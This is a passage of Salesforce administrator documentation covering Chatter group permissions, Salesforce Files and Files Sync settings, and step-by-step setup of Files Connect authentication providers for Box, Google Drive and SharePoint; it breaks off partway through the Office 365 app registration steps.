Can I Stop a User From Creating Chatter Groups?

If there are users that shouldn't be able to create groups, you can prevent them from doing so.

The ability to create groups (public, private, or unlisted) is controlled by the permission "Create and Own New Chatter Groups." The permission is enabled by default and administrators can disable it on the appropriate users' profiles.

After an administrator disables this permission, a user can no longer create or be assigned as owner of new Chatter groups. If the user was already the owner of any groups, that ownership is not revoked.

SEE ALSO:

Edit Profiles in the Original Profile Interface

EDITIONS

Available in: both Salesforce Classic and Lightning Experience

Available in: **Group**, **Enterprise**, **Professional**, **Performance**, **Unlimited**, **Contact Manager**, and **Developer** Editions

Can I change the location of Chatter feeds using the page layout editor?

Currently, you can't change the location of Chatter feeds. However, users can click the **Hide Chatter** link in a Chatter feed to hide the feed, and the **Show Chatter** link to show the feed.

Can I prevent certain words from being used in Chatter posts?

No, not using the standard Chatter interface. However, there are third-party apps like Chatter Blacklist. This app lets you create a "blacklist" of words, phrases, or custom expressions (for example, credit card numbers) that are prohibited in Chatter posts and comments. These words can prevent a post, be substituted with approved words or phrases, or be recorded for audit purposes.

Salesforce Support doesn't provide troubleshooting for third-party applications/packages unless specifically stated in the provider information of the application.

Do Chatter posts and files count toward my storage use?

Chatter feed posts, tracked changes, and comments don't count toward your data storage. However, any files and photos you upload are counted against file storage. Files uploaded on the Files tab are also counted against file storage.

Salesforce Files

Customize page layouts to include the Files related list, so users see a list of files associated with a record.

Add the Files Related List to Page Layouts

Customize page layouts to include the Files related list, so users can add files to a record and see a list of files associated with the record.

Prevent Users from Attaching Salesforce Files

Use permission sets to prevent users from attaching Salesforce Files to posts, records, and other objects.

Add the Files Related List to Page Layouts

Customize page layouts to include the Files related list, so users can add files to a record and see a list of files associated with the record.

Use files instead of attachments to make the files available outside of the context of the individual record. The file owner or admin still decides sharing settings for the file.

1. From Setup, enter *Object Manager* in the Quick Find box, then select the name of the object you want to add the Files related list to (such as Opportunity).
2. Click **Page Layouts**.
3. Click the page layout you want to customize.
4. In the list of available items in the left pane, click **Related Lists**.
5. Drag **Files** to the Related Lists section.
6. Click **Save**.

EDITIONS

Available in: Salesforce Classic and Lightning Experience

Available in: **Group**, **Professional**, **Enterprise**, **Performance**, **Unlimited**, **Contact Manager**, and **Developer** Editions

Prevent Users from Attaching Salesforce Files

Use permission sets to prevent users from attaching Salesforce Files to posts, records, and other objects.

Disable or enable the user permission in Setup. Enter *User Profiles* in the Quick Find box, then select **Profiles**. Click **Edit** next to the user profile you want. In the Administrative Permissions section, enable or disable the Select Files from Salesforce checkbox. Click **Save**.

Another option is to apply the permission in a permission set. Users who have this permission disabled are still able to upload files from their local drive. To apply the permission in a permission set, from Setup enter *Permission Sets* in the QuickFind box, then select **Permission Sets**. Edit the permission set and apply the Select Files from Salesforce permission.

EDITIONS

Available in: All Editions

Permission sets available in: **Contact Manager**, **Professional**, **Group**, **Enterprise**, **Performance**, **Unlimited**, **Developer**, and **Database.com** Editions

Salesforce Files Sync

With Salesforce Files sync, users can sync files between their devices and Salesforce.

Enable Salesforce Files Sync

Enable Salesforce Files Sync to allow users to sync files between their devices and Salesforce.

Grant Users Access to Salesforce Files Sync

After enabling Salesforce Files Sync, grant your users access by either creating and assigning a permission set or by granting permission on profiles.

Install Salesforce Files Sync

The Salesforce Files Sync client syncs files between user's computers and Salesforce. Users can also access synced files from Salesforce1.

Configure File Upload and Download Security Settings

To provide more security, control the way some file types are handled during upload and download.

Tips and Best Practices for Administering Salesforce Files Sync

Monitor Salesforce Files Sync access and usage with the Salesforce Files Sync administrator tools.

Regenerate a Content or File Preview

If content or a file doesn't have a preview or the preview quality is poor, try to regenerate the preview.

Enable Salesforce Files Sync

Enable Salesforce Files Sync to allow users to sync files between their devices and Salesforce.

1. From Setup, enter *Salesforce Files* in the Quick Find box.
2. Under **Settings**, select **General Settings**.
3. At the bottom of the Salesforce Files Sync Settings page, click **Edit**.
4. Select **Enable Files Sync**.
5. Click **Save**.

Salesforce Files Sync is now enabled for your organization.

Next, grant users access to Salesforce Files Sync.

EDITIONS

Available in: Salesforce Classic

Available in: **Enterprise**, **Performance**, **Unlimited**, and **Developer** Editions

USER PERMISSIONS

To enable Salesforce Files Sync:
- "Customize Application"

Grant Users Access to Salesforce Files Sync

After enabling Salesforce Files Sync, grant your users access by either creating and assigning a permission set or by granting permission on profiles.

USER PERMISSIONS

To enable Salesforce Files Sync for users:
- "Customize Application"

Grant Access to Salesforce Files Sync Using a Permission Set

Permission sets are an easy way to enable Salesforce Files Sync for users.

Enable Salesforce Files Sync for Profiles

Enable Salesforce Files Sync for all users with particular standard profiles, or for custom profiles specific to your Salesforce organization.

Grant Access to Salesforce Files Sync Using a Permission Set

Permission sets are an easy way to enable Salesforce Files Sync for users.

USER PERMISSIONS

To create a permission set:
- "Customize Application"

1. From Setup, enter *Permission Sets* in the Quick Find box, then select **Permission Sets**.
2. Click **New**.
3. Fill out the required fields.

   Label
   The unique label for the permission set. For example, you might call this permission set "Salesforce Files Sync Enabled".

   API Name
   The unique name used by the Force.com API.

   Description
   A description of this permission set. For example, "Enables Salesforce Files Sync for assigned users. Salesforce Files Sync allows users to automatically sync files across devices."

4. Select a user license option.

Note: If you plan to assign this permission set to users with both Salesforce and Chatter Only licenses, select — *—None—*.

5. Click **Save**.
   The overview page for your new permission set appears.
6. Under System, click **System Permissions**.
7. At the top of the System Permissions list, click **Edit**.
8. Select **Sync Files**.
9. Click **Save**.

Assign the permission set to users who should have access to Salesforce Files Sync.

SEE ALSO:

Permission Set Licenses

Enable Salesforce Files Sync for Profiles

Enable Salesforce Files Sync for all users with particular standard profiles, or for custom profiles specific to your Salesforce organization.

USER PERMISSIONS

To enable Salesforce Files Sync for profiles:
- "Customize Application"

1. From Setup, enter *Profiles* in the Quick Find box, then select **Profiles**.
2. Select the profile that will have the Salesforce Files Sync permission.
3. On the profile detail page, click **Edit**.
4. Under Administrative Permissions, select **Sync Files**.
5. Click **Save**.

SEE ALSO:

Profiles

Install Salesforce Files Sync

The Salesforce Files Sync client syncs files between user's computers and Salesforce. Users can also access synced files from Salesforce1.

To use Salesforce Files Sync, we recommend:

System Requirement	Windows	Mac
Supported operating systems	Microsoft® Windows® 7 and later	Apple® Mac OS X 10.8 Mountain Lion and later
Processors	2.33 GHz or faster x86-compatible processor, or Intel® Atom™ 1.6 GHz or faster processor for netbook devices	Intel® Core™ Duo 1.83 GHz or faster processor
Memory	512 MB of RAM (1 GB recommended)	512 MB of RAM (1 GB recommended)
Hard drive	4 GB of free space recommended for sync operations	4 GB of free space recommended for sync operations

Users can download Salesforce Files Sync from Chatter.

1. From your personal settings, enter *Files Sync* in the Quick Find box, then select **Salesforce Files Sync**. Multiple results? Select the one under Personal Setup.
2. Click the **Download** button.
3. Follow the installation instructions for your operating system.
4. Log in with your Salesforce credentials.

Configure File Upload and Download Security Settings

To provide more security, control the way some file types are handled during upload and download.

To manage file upload and download settings:

1. From Setup, enter *File Upload and Download Security* in the Quick Find box, then select **File Upload and Download Security**.
2. Click **Edit**.
3. To prevent users from uploading files that can pose a security risk, select Don't allow HTML uploads as attachments or document records.

   This setting blocks the upload of these MIME file types: .html, .htt, .mht, .svg, .swf, .thtml, and .xhtml.

   Warning: Keep the following in mind when selecting this option:

   - If your organization uses the partner portal to give your partner users access to Salesforce, we don't recommend enabling this setting. Enabling this setting prevents your organization from customizing the appearance of your partner portal.
   - HTML attachments are not permitted on solutions, regardless of whether this security setting is enabled. In addition, this setting does not affect attachments on email templates; HTML attachments on email templates are always permitted.
   - After this setting is enabled, previously-uploaded HTML documents and attachments are unaffected. However, when users attempt to view an HTML attachment or document, their browser first prompts them to open the file in the browser, save it to their computer, or cancel the action.
4. Set download behavior for each file type:
   a. **Download** (recommended): The file, regardless of file type, is always downloaded.
   b. **Execute in Browser**: The file, regardless of file type, is displayed and executed automatically when accessed in a browser or through an HTTP request.
   c. **Hybrid**: Salesforce Files are downloaded. Attachments and documents execute in the browser.
5. Click **Save**.

EDITIONS

Available in: both Salesforce Classic and Lightning Experience

USER PERMISSIONS

To configure file upload and download settings:
- "Customize Application"

Tips and Best Practices for Administering Salesforce Files Sync

Monitor Salesforce Files Sync access and usage with the Salesforce Files Sync administrator tools.

View When and How Users Access Salesforce Files Sync

Once Salesforce Files Sync has been enabled for users, review how often users access the application from their desktop, or how they share files.

- The Login History page lists logins to the Salesforce Files Sync desktop application under the Application column as "Salesforce Files". To view these logins, export your organization's login history to a CSV file or create a custom list view with the Application column displayed prominently.
- View an individual user's login history on their User detail page in the Login History related list.

Revoke Access to Salesforce Files Sync

Things happen—users have their laptops stolen, people leave the company. Revoke access to Salesforce Files Sync to prevent data from falling into the wrong hands.

- On mobile devices, synced files are included in the Salesforce1 application. If mobile security has been compromised, revoke the user's access to the Salesforce1 application.
- On desktop and laptop computers, Salesforce Files Sync stores synced files in the "Salesforce Files Sync" folder. When you disable the "Sync Files" permission for an individual user, the files no longer sync with Salesforce. However, previously synced files remain in the Salesforce Files Sync folder on the user's computer.

  To make disabling Salesforce Files Sync for individual users easier, we recommend enabling Salesforce Files Sync using a permission set on the user record rather than enabling the feature for profiles.

SEE ALSO:

Monitor Login History

Regenerate a Content or File Preview

If content or a file doesn't have a preview or the preview quality is poor, try to regenerate the preview.

The file is added to a queue while the regeneration is in progress. The existing preview is deleted immediately and users don't a preview while the file is in the queue.

You can't regenerate a preview for encrypted files, password-protected files, copy-protected PDFs, unknown file types, and any file larger than 25 MB.

1. From Setup, enter *Regenerate Previews* in the Quick Find box, then select **Regenerate Previews**.
2. Specify either the Content Document ID or the Content Version ID.

   If you specify the Content Document ID but don't specify the Version Number, the latest version is used.

To see whether the preview regenerated successfully, navigate to the file's detail page.

EDITIONS

Available in: Salesforce Classic and Lightning Experience

Available in: **Group**, **Professional**, **Enterprise**, **Performance**, **Unlimited**, **Contact Manager**, and **Developer**

USER PERMISSIONS

To regenerate a preview:
- "Customize Application"

Salesforce Files Connect

With Files Connect, Salesforce users can access, share, and search external data from systems like Google Drive, SharePoint, or Box.

The Files Connect Setup Process

The setup process for Files Connect differs for cloud-based and on-premises external data sources.

Enable Salesforce Files Connect for Your Organization

Let users search and share files from external systems like Google Drive and SharePoint.

Let Users and Administrators Access Files Connect Data Sources

After you enable Files Connect, give users and administrators permission to access specific external data sources from Salesforce.

Create an Authentication Provider for Box

To use Box as an external data source, you must create an authentication provider for it in Salesforce.

Define an External Data Source for Box

Let users access their Box content from Files home, feed posts, and search.

Create an Authentication Provider for Google Drive

To use Google Drive as an external data source, you must create an authentication provider for it in Salesforce. The process begins with creating a related project in the Google Developers console.

Define an External Data Source for Google Drive

Let Chatter users access their Google Drive content from the Files tab, feed posts, and search. Salesforce supports Google documents, spreadsheets, presentations, and drawings.

Create an Authentication Provider for SharePoint Online Using Azure (Preferred Method)

To use one of Microsoft's cloud-based external data sources, you must create an authentication provider for it in Salesforce and register that provider in a Microsoft Azure web application.

Create an Authentication Provider for SharePoint Online or OneDrive for Business Using Office 365 (Alternate Method)

To use one of Microsoft's cloud-based external data sources, you must create an authentication provider for it in Salesforce and register that provider in an Office 365 app.

Define an External Data Source for SharePoint Online or OneDrive for Business

With Files Connect and Chatter, Salesforce can access content from Microsoft's cloud-based systems.

Set Up a Secure Agent for SharePoint 2010 or 2013

A Secure Agent provides secure communication between Salesforce and on-premises data in SharePoint 2010 or 2013. The Files Connect on-premises solution is available only to customers who already own the license.

Ensure Access with Secure Agent Clusters

Secure Agent clusters provide failover protection, ensuring that Salesforce users can always access on-premises external data sources like SharePoint 2010 or 2013.

Define an External Data Source for SharePoint 2010 or 2013

Let Salesforce access data in your on-premises system. Files Connect and Chatter make it possible. The Files Connect on-premises solution is available only to customers who already own the license.

Include a Files Connect Data Source in Global Search

Combine searches for Salesforce data with external data from Google Drive, SharePoint, OneDrive for Business, or Box. Via the API, developers can automate the process with supported SOQL or SOSL queries.

Include SharePoint Custom Properties in Search, SOQL, and SOSL Queries

After you create an external object for a SharePoint data source, some special steps are needed to search or query any custom properties it contains.

Define a Simple URL External Data Source

If Chatter is enabled for your organization, Salesforce can access data hosted on another Web domain for use in the Files tab and feed.

The Files Connect Setup Process

The setup process for Files Connect differs for cloud-based and on-premises external data sources.

Tip: For detailed visuals, tips, and troubleshooting, see the Files Connect *Setup Guide* and *User Guide*.

EDITIONS

Available in: both Salesforce Classic and Lightning Experience

Files Connect for cloud-based external data sources is available in: **Professional**, **Enterprise**, **Performance**, **Unlimited**, and **Developer** Editions

Files Connect for on-premises external data sources is available for an extra cost in: **Enterprise**, **Performance**, **Unlimited**, and **Developer** Editions

First, enable Files Connect, and let users access related external data sources

1. Enable Salesforce Files Connect for Your Organization.
2. Let Users and Administrators Access Files Connect Data Sources.

For cloud-based data sources, create an authentication provider, and then define the source

If you use Google Drive:

1. Create an Authentication Provider for Google Drive.
2. Define an External Data Source for Google Drive.

If you use Microsoft's cloud systems:

1. Create an Authentication Provider for SharePoint Online Using Azure (Preferred Method).
2. Define an External Data Source for SharePoint Online or OneDrive for Business.

If you use Box:

1. Create an Authentication Provider for Box
2. Define an External Data Source for Box

For on-premises data sources, set up a Secure Agent, and then define the source

Note: This process is available only to customers who have the paid permission set license, "Files Connect for on-premises external data sources." This license is no longer available for purchase.

1. Set Up a Secure Agent for SharePoint 2010 or 2013 on a Linux or Windows server to securely connect Salesforce to data stored behind your firewall.
2. Define an External Data Source for SharePoint 2010 or 2013.

Include the external data in global search

To let users access external data in global Salesforce searches, you'll need to create an external object and give users access to its fields. This is an optional step, but highly recommended to best integrate external data with Salesforce.

For per-user data sources, have users authenticate in Salesforce

If you specified per-user authentication for a data source and exposed it through profiles or permission sets, ask authorized users to provide their data source credentials.

Start accessing, sharing, and searching external files!

Now users can access and share external files via the Files tab and feed, and search for them right alongside their Salesforce content.

Enable Salesforce Files Connect for Your Organization

Let users search and share files from external systems like Google Drive and SharePoint.

1. From Setup, enter *Files Connect* in the Quick Find box, then select **Files Connect** under **Settings**.
2. Click **Edit**, and then select **Enable Files Connect**.
3. For File Sharing, select one of the following:
   - **Copy** stores a copy of external files in Salesforce. If files are shared with a Chatter group, all group members can access the files, even if they lack access to the external system.
   - **Reference** points to external files stored outside Salesforce. No file previews are available, and file downloads require user access to the external system. (Users must enter credentials for the system in the Authentication Settings for External Systems section of personal setup).

   Tip: Choose the Copy mode if your organization shares files with external customers or partners. Choose the Reference mode to reflect access restrictions from the external system in Salesforce.

Regardless of sharing mode, files in Salesforce don't reflect file revisions in external systems. However, Reference mode points to the latest versions in those systems.

SEE ALSO:

The Files Connect Setup Process

Let Users and Administrators Access Files Connect Data Sources

EDITIONS

Available in: both Salesforce Classic and Lightning Experience

Files Connect for cloud-based external data sources is available in: **Professional**, **Enterprise**, **Performance**, **Unlimited**, and **Developer** Editions

Files Connect for on-premises external data sources is available for an extra cost in: **Enterprise**, **Performance**, **Unlimited**, and **Developer** Editions

USER PERMISSIONS

To enable Salesforce Files Connect:

- "Customize Application"

Let Users and Administrators Access Files Connect Data Sources

After you enable Files Connect, give users and administrators permission to access specific external data sources from Salesforce.

Tip: Though you can provide access to data sources via permission sets or profiles, permission sets let you more quickly adjust access for several types of users. Regardless of which method you choose, be sure to give administrators access so they can configure data sources.

1. From Setup, enter *Permission Sets* in the Quick Find box, then select **Permission Sets** or enter *Profiles* in the Quick Find box, then select **Profiles**.
2. Create a new permission set or profile, or click an existing one.

   If you use a permission set, User License must be set to the default option, "None."
3. For a permission set, click **System Permissions**, then click **Edit**.

   For a profile, click **Edit**, and scroll down to the Administrative Permissions section.
4. Do either of the following, and then click **Save**.
   - To access cloud-based data sources like SharePoint Online, select **Files Connect Cloud**.
   - To access on-premises data sources like SharePoint 2010 or 2013, select **Files Connect On-premises**.

   Note: The on-premises permission is available with a paid permission set license, "Files Connect for on-premises external data sources." To enable Files Connect on-premises for a user:

   a. Assign the Files Connect license to the user.

   b. Create a permission set and add the "Files Connect On-premises" permission to it.

   c. Assign the permission set to the user.
5. For a permission set, click **Manage Assignments** in the toolbar at the top of the page. Then click **Add Assignments**, select users for the permission set, and click **Assign**.

   Important: Include any administrators who need to configure external data sources.
6. If you haven't already, define the external data sources for your organization:
   - Define an External Data Source for SharePoint Online or OneDrive for Business
   - Define an External Data Source for SharePoint 2010 or 2013
   - Define an External Data Source for Google Drive
   - Define an External Data Source for Box

   Note: If you select an identity type of Named Principal for the data source, skip the steps below. But if you select Per User, read on.
7. In Setup, return to the detail page for the permission set or profile. Then do either of the following:
   - For a permission set, in the Apps section, click **External Data Source Access**.
   - For a profile, go to the Enabled External Data Source Access related list.
8. Click **Edit**, add specific data sources to the Enabled External Data Sources list, and click **Save**.

EDITIONS

Available in: both Salesforce Classic and Lightning Experience

Files Connect for cloud-based external data sources is available in: **Professional**, **Enterprise**, **Performance**, **Unlimited**, and **Developer** Editions

Files Connect for on-premises external data sources is available for an extra cost in: **Enterprise**, **Performance**, **Unlimited**, and **Developer** Editions

USER PERMISSIONS

To set permissions:
- "Customize Application"

To use Files Connect for on-premises external data sources:
- "API Enabled"

(Users enter their credentials when they first access external data sources, or from their personal settings on theAuthentication Settings for External Systems page.)

SEE ALSO:

The Files Connect Setup Process

Enable Salesforce Files Connect for Your Organization

Permission Sets

Profiles

Create an Authentication Provider for Box

To use Box as an external data source, you must create an authentication provider for it in Salesforce.

Tip: For detailed visuals, tips, and troubleshooting, see the Files Connect *Setup Guide* and *User Guide*.

EDITIONS

Available in: Salesforce Classic

Available in: **Professional**, **Enterprise**, **Performance**, **Unlimited**, and **Developer** Editions

USER PERMISSIONS

To create authentication providers:

- "Customize Application"

  AND

  "Manage Auth. Providers"

Create an Authentication Provider in Salesforce

1. In Setup, enter *Auth. Providers* in the `Quick Find` box, then select **Auth. Providers**.
2. Click **New**.
3. For `Provider Type`, select **OpenID Connect**, and then set the following options:
   - `Name`—Enter the name you want to appear in Salesforce.
   - `URL Suffix`—Enter a suffix you want to appear at the end of the URL path. By default, the suffix reflects the Name entry.
   - `Consumer Key`—Enter any placeholder value. You will fill this in after you create the Box application in Step 5.
   - `Consumer Secret`—Enter any placeholder value. You will fill this in after you create the Box application in Step 5.
   - `Authorize Endpoint URL`—Enter `https://account.box.com/api/oauth2/authorize`
   - `Token Endpoint URL`— Enter `https://api.box.com/oauth2/token`
   - `User Info Endpoint URL`— Leave empty.
   - `Default Scopes`—Leave empty.
4. Click **Save**. Then, at the bottom of the Auth. Provider detail page, copy the `Callback URL` entry to a text file. (You'll use this when creating the Box application.)
5. Create a Box application. Then return to step 6.
6. When you have created the Box application, edit the Salesforce Auth Provider and replace the following values with those from the Box app.
   - `Consumer.Key`: the Box client_id.
   - `Consumer.Secret`: the Box client_secret.
7. Click **Save**. Your Box authentication provider is now ready to be used.

Create a Box Application

1. Using the credentials of your Box admin account, log in to `https://app.box.com/developers/services`.
2. Click **Create a Box Application**.
3. Enter a project name, select Box content, and click **Create Application**.
4. Click **Configure your application**.
5. In the **redirect_uri** field, paste the Salesforce callback URL specified in the OAuth2 specification.
6. Copy the **client_id** and **client_secret** values to a text file. Enter these values at step 6 of Create an Authentication Provider in Salesforce.

Define an External Data Source for Box

Let users access their Box content from Files home, feed posts, and search.

1. From Setup in Salesforce Classic, enter *External Data Sources* in the Quick Find box, then select **External Data Sources**.
2. Click **New External Data Source**. Then set the following options.

Field	Description
Label	A user-friendly name for the data source displayed in the Salesforce user interface.
Name	A unique identifier used to refer to this external data source definition through the API. The **Name** field can contain only underscores and alphanumeric characters. It must be unique, begin with a letter, not include spaces, not end with an underscore, and not contain two consecutive underscores.
Type	Choose **Files Connect: Box**
Identity Type	The identity type used to authenticate to the external data source. Select **Per User** to require separate credentials for each user who accesses the data source. (Administrators must enable the data source for specific permission sets and profiles. Users then enter their credentials when first accessing the data source.)
Authentication Protocol	The protocol used to access Box. Select **OAuth 2.0**.
Authentication Provider	Enter the Box Authentication Provider.
Scope	Leave blank.

EDITIONS

Available in: both Salesforce Classic and Lightning Experience

Available in: **Professional**, **Enterprise**, **Performance**, **Unlimited**, and **Developer** Editions

USER PERMISSIONS

To define an external data source:

- "Customize Application"

Field	Description
`Start Authentication Flow on Save`	Select to immediately test the settings above.

Create an Authentication Provider for Google Drive

To use Google Drive as an external data source, you must create an authentication provider for it in Salesforce. The process begins with creating a related project in the Google Developers console.

Tip: For detailed visuals, tips, and troubleshooting, see the Files Connect *Setup Guide* and *User Guide*.

EDITIONS

Available in: Salesforce Classic

Available in: **Professional**, **Enterprise**, **Performance**, **Unlimited**, and **Developer** Editions

USER PERMISSIONS

To create authentication providers:

- "Customize Application"

  AND

  "Manage Auth. Providers"

Create a Project in the Google Developers Console

1. Using the credentials of your Google App for Work admin account, log in to **`https://console.cloud.google.com`**.
2. In the title bar, expand **Go to Project** and click **Create Project**.
3. Enter a project name, and click **Create**.
4. In the project dashboard, click the menu icon in the top left, then click **API Manager**.
5. In the API manager, go to the Google APIs tab and search for *`Google Drive API`*.
6. Click **Google Drive API** in the search results, then click **Enable API**.
7. Click **Credentials**, located in the left-hand menu.
8. In the OAuth Consent Screen tab, enter a valid email address and product name. Then click **Save**.
9. In the Credentials tab, click **Add credentials** and select `OAuth client ID`.
10. Select `Web application` and click **Create**.
11. Copy the client ID and client secret values to a text file. You'll use these values when creating an authentication provider in Salesforce.

Create an Authentication Provider in Salesforce

1. In Setup, enter *`Auth. Providers`* in the `Quick Find` box, then select **Auth. Providers**.
2. Click **New**.
3. For `Provider Type`, select **OpenID Connect**, and then set the following options:
   - `Name`—Enter the name you want to appear in Salesforce.
   - `URL Suffix`—Enter the suffix at the end of the URL path. For example, in the path, `https://login.salesforce.com/services/authcallback/00Dx00000000001/MyGoogleProvider`, the suffix is "MyGoogleProvider"
   - `Consumer Key`—Enter the client ID you copied when creating the Google project.
   - `Consumer Secret`—Enter the client secret you copied when creating the Google project.
   - `Authorize Endpoint URL`—Enter `https://accounts.google.com/o/oauth2/auth?access_type=offline&approval_prompt=force`

- `Token Endpoint URL`— Enter `https://accounts.google.com/o/oauth2/token`
- `Default Scopes`—Enter `openid email profile https://www.googleapis.com/auth/drive`

4. Click **Save**. Then, at the bottom of the Auth. Provider detail page, copy the `Callback URL` entry to a text file. (You'll use this when editing the Google project.)

Edit the Project in the Google Developer Console

1. In the API Manager, click **Credentials**, located in the left-hand menu.
2. Click on the previously created Web application.
3. In the Authorized Redirect URIs section, add the Callback URL you copied when creating the authentication provider in Salesforce.
4. Click **Save**.

Define an External Data Source for Google Drive

Let Chatter users access their Google Drive content from the Files tab, feed posts, and search. Salesforce supports Google documents, spreadsheets, presentations, and drawings.

1. From Setup, enter *`External Data Sources`* in the `Quick Find` box, then select **External Data Sources**.
2. Click **New External Data Source**. Then set the following options.

Field	Description
`Label`	A user-friendly name for the data source displayed in the Salesforce user interface.
`Name`	A unique identifier used to refer to this external data source definition through the API. The **Name** field can contain only underscores and alphanumeric characters. It must be unique, begin with a letter, not include spaces, not end with an underscore, and not contain two consecutive underscores.
`Type`	Choose **Files Connect: Google Drive**
`Identity Type`	The identity type used to authenticate to the external data source. Select **Per User** to require separate credentials for each user who accesses the data source. (Administrators must enable the data source for specific permission sets and profiles. Users then enter their credentials when first accessing the data source..) Select **Named Principal** to use the same set of credentials for every user who accesses the data source from Salesforce.

EDITIONS

Available in: both Salesforce Classic and Lightning Experience

Available in: **Professional**, **Enterprise**, **Performance**, **Unlimited**, and **Developer** Editions

USER PERMISSIONS

To define an external data source:

- "Customize Application"

Field	Description
`Authentication Protocol`	The protocol used to access Google Drive. Select **OAuth 2.0**.
`Authentication Provider`	Enter the Google Drive authentication provider.
`Scope`	Leave blank.
`Start Authentication Flow on Save`	Select to immediately test the settings above.

Create an Authentication Provider for SharePoint Online Using Azure (Preferred Method)

To use one of Microsoft's cloud-based external data sources, you must create an authentication provider for it in Salesforce and register that provider in a Microsoft Azure web application.

Tip: For detailed visuals, tips, and troubleshooting, see the Files Connect *Setup Guide* and *User Guide*.

To fully configure an authentication provider, complete these steps.

1. Create an Authentication Provider Using Placeholder Values
2. Register a Web Application in the Azure Management Console

   Note: If you do not have access to the Azure Management Console, or you need to authenticate to OneDrive for Business, follow these instructions to register your app in Office 365: Create an Authentication Provider for SharePoint Online or OneDrive for Business Using Office 365 (Alternate Method).

3. Configure the Authentication Provider in Salesforce

EDITIONS

Available in: Salesforce Classic

Available in: **Professional**, **Enterprise**, **Performance**, **Unlimited**, and **Developer** Editions

USER PERMISSIONS

To create authentication providers:

- "Customize Application"

  AND

  "Manage Auth. Providers"

Create an Authentication Provider Using Placeholder Values

The authentication provider provides the redirect URI you need to register your app.

1. In Setup, enter *`Auth. Providers`* in the `Quick Find` box, then select **Auth. Providers**.
2. Click **New**.
3. For `Provider Type`, select **OpenID Connect**, and then set the following options.
   - `Name`—Enter the name you want to appear in Salesforce.
   - `URL Suffix`—Enter a suffix you want to appear at the end of the URL path. By default, the suffix reflects the Name entry.
   - `Consumer Key`—Enter a placeholder value.
   - `Consumer Secret`—Enter a placeholder value.
   - `Authorize Endpoint URL`—Enter a placeholder that begins with *https*.
   - `Token Endpoint URL`—Enter a placeholder that begins with *https*.
   - `Default Scopes`—Leave empty.

4. Click **Save**. Then, at the bottom of the Auth. Provider detail page, copy the `Callback URL` entry to a text file.

Register a Web Application in the Azure Management Console

1. Log in to Azure at `https://manage.windowsazure.com/`. (If you have any trouble, connect to Azure with your browser in "incognito" mode.)
2. In the left navigation panel, select **Active Directory**.
3. Select your active directory.
4. On the Active Directory page, select **Applications** from the header menu.
5. Click **Add** in the footer menu.
6. Choose **Add an application my organization is developing**.
7. Enter a name for your app, and choose **Web Application and/or Web API**. Click the arrow.
8. On the **App Properties**screen, enter:
   - `Sign-on URL`—Enter a URL. (You can change this value later.)
   - `App ID URI`—Enter a unique URI. (You can change this value later.)
9. Click the checkmark to complete.
10. Once the app is created, click **Configure** from the header menu.
11. Copy the `Client ID` to a text file—you need this ID to configure the auth provider in Salesforce.
12. Create a key with a duration of 1 year or 2 years. (You'll see the key value after you save.)
13. Update `Reply URL` with the callback URL that you copied from your Salesforce Authentication Provider.
14. Remove any existing application permissions.
15. Click **Add application** and add Office 365 Sharepoint Online.
16. Click **Delegated Permissions**, and then click the arrow to add the delegated permissions you want.
17. Click **Save** from the footer menu.
18. Copy the displayed key value to your text file.

Configure the Authentication Provider in Salesforce

In Salesforce, replace the original placeholder values with the correct ones from the Azure app.

1. In Setup, enter *`Auth. Providers`* in the `Quick Find` box, then select **Auth. Providers**.
2. Click **Edit** next to the authentication provider you created previously.
3. Change the following values.
   - `Consumer Key`—Enter the Client Id you copied to a text file.
   - `Consumer Secret`—Enter the key you copied to a text file.
   - `Authorize Endpoint URL`—Enter the URL as follows:
     `https://login.microsoftonline.com/common/oauth2/authorize?prompt=consent&resource=https%3A%2F%2FYOUR_TENANT.sharepoint.com%2F`
   - `Token Endpoint URL`—Enter the URL as follows:
     `https://login.microsoftonline.com/common/oauth2/token`

- **SharePoint Online example**

```
https://login.microsoftonline.com/common/oauth2/authorize?prompt=consent&
resource=https%3A%2F%2Fcontenthubblitz.sharepoint.com%2F
```

4. Click **Save**. Your authentication provider is now ready for use.

SEE ALSO:

The Files Connect Setup Process

Create an Authentication Provider for SharePoint Online or OneDrive for Business Using Office 365 (Alternate Method)

To use one of Microsoft's cloud-based external data sources, you must create an authentication provider for it in Salesforce and register that provider in an Office 365 app.

Tip: For detailed visuals, tips, and troubleshooting, see the Files Connect *Setup Guide* and *User Guide*.

To fully configure an authentication provider, complete these steps.

1. Create an Authentication Provider Using Placeholder Values
2. Register an Office 365 App

   Note: If you have access to the Azure Management Console, you can register your provider using Azure: Create an Authentication Provider for SharePoint Online Using Azure (Preferred Method) on page 3825

3. Edit the Authentication Provider in Salesforce

EDITIONS

Available in: Salesforce Classic

Available in: **Professional**, **Enterprise**, **Performance**, **Unlimited**, and **Developer** Editions

USER PERMISSIONS

To create authentication providers:

- "Customize Application"

  AND

  "Manage Auth. Providers"

Create an Authentication Provider Using Placeholder Values

1. In Setup, enter *Auth. Providers* in the `Quick Find` box, then select **Auth. Providers**.
2. Click **New**.
3. For `Provider Type`, select **Microsoft Access Control Service**, and then set the following options.
   - `Name`—Enter the name you want to appear in Salesforce.
   - `URL Suffix`—Enter a suffix you want to appear at the end of the URL path. By default, the suffix reflects the `Name` entry.
   - `Consumer Key`—Enter a placeholder value.
   - `Consumer Secret`—Enter a placeholder value.
   - `Authorize Endpoint URL`—Enter a placeholder that begins with *https*.
   - `Token Endpoint URL`—Enter a placeholder that begins with *https*.
   - `Default Scopes`—Leave empty.
4. Click **Save**. Then, at the bottom of the Auth. Provider detail page, copy the `Callback URL` entry to a text file. (You use this when registering an Office 365 app.)

Register an Office 365 App

1. Log in to your Office365 account as an administrator, and go to one of the following URLs.

   SharePoint Online

   `https://your company name.sharepoint.com/site collection path/_layouts/15/appregnew.aspx`

   OneDrive for Business

   `https://your company name-my.sharepoint.com/_layouts/15/appregnew.aspx`

2. Set the following options.
   - `Client Id`—Click **Generate**, and copy the generated value to a text file.
   - `Client Secret`—Click **Generate**, and copy the generated value to a text file.
   - `Title`—Enter a name for the app.
   - `App Domain`—Enter the domain name of your Salesforce org.
   - `Redirect URL`— Enter the Callback URL you copied when creating the Authentication Provider in Salesforce.

3. Click **Create**.

   Now you configure the newly created app to access SharePoint resources.

4. Go to one of the following URLs.

   SharePoint Online

   `https://your company name.sharepoint.com/site collection path/_layouts/15/appinv.aspx`

   OneDrive for Business

   `https://your company name-my.sharepoint.com/_layouts/15/appinv.aspx`

5. Set the following options.
   - `App Id`—Enter the Client Id you copied to a text file, then click **Lookup**.
   - `Title`—Keep the default value.
   - `App Domain`—Keep the default value.
   - `Redirect URL`—Keep the default value.
   - `Permission Request XML`—Enter a string with this format.

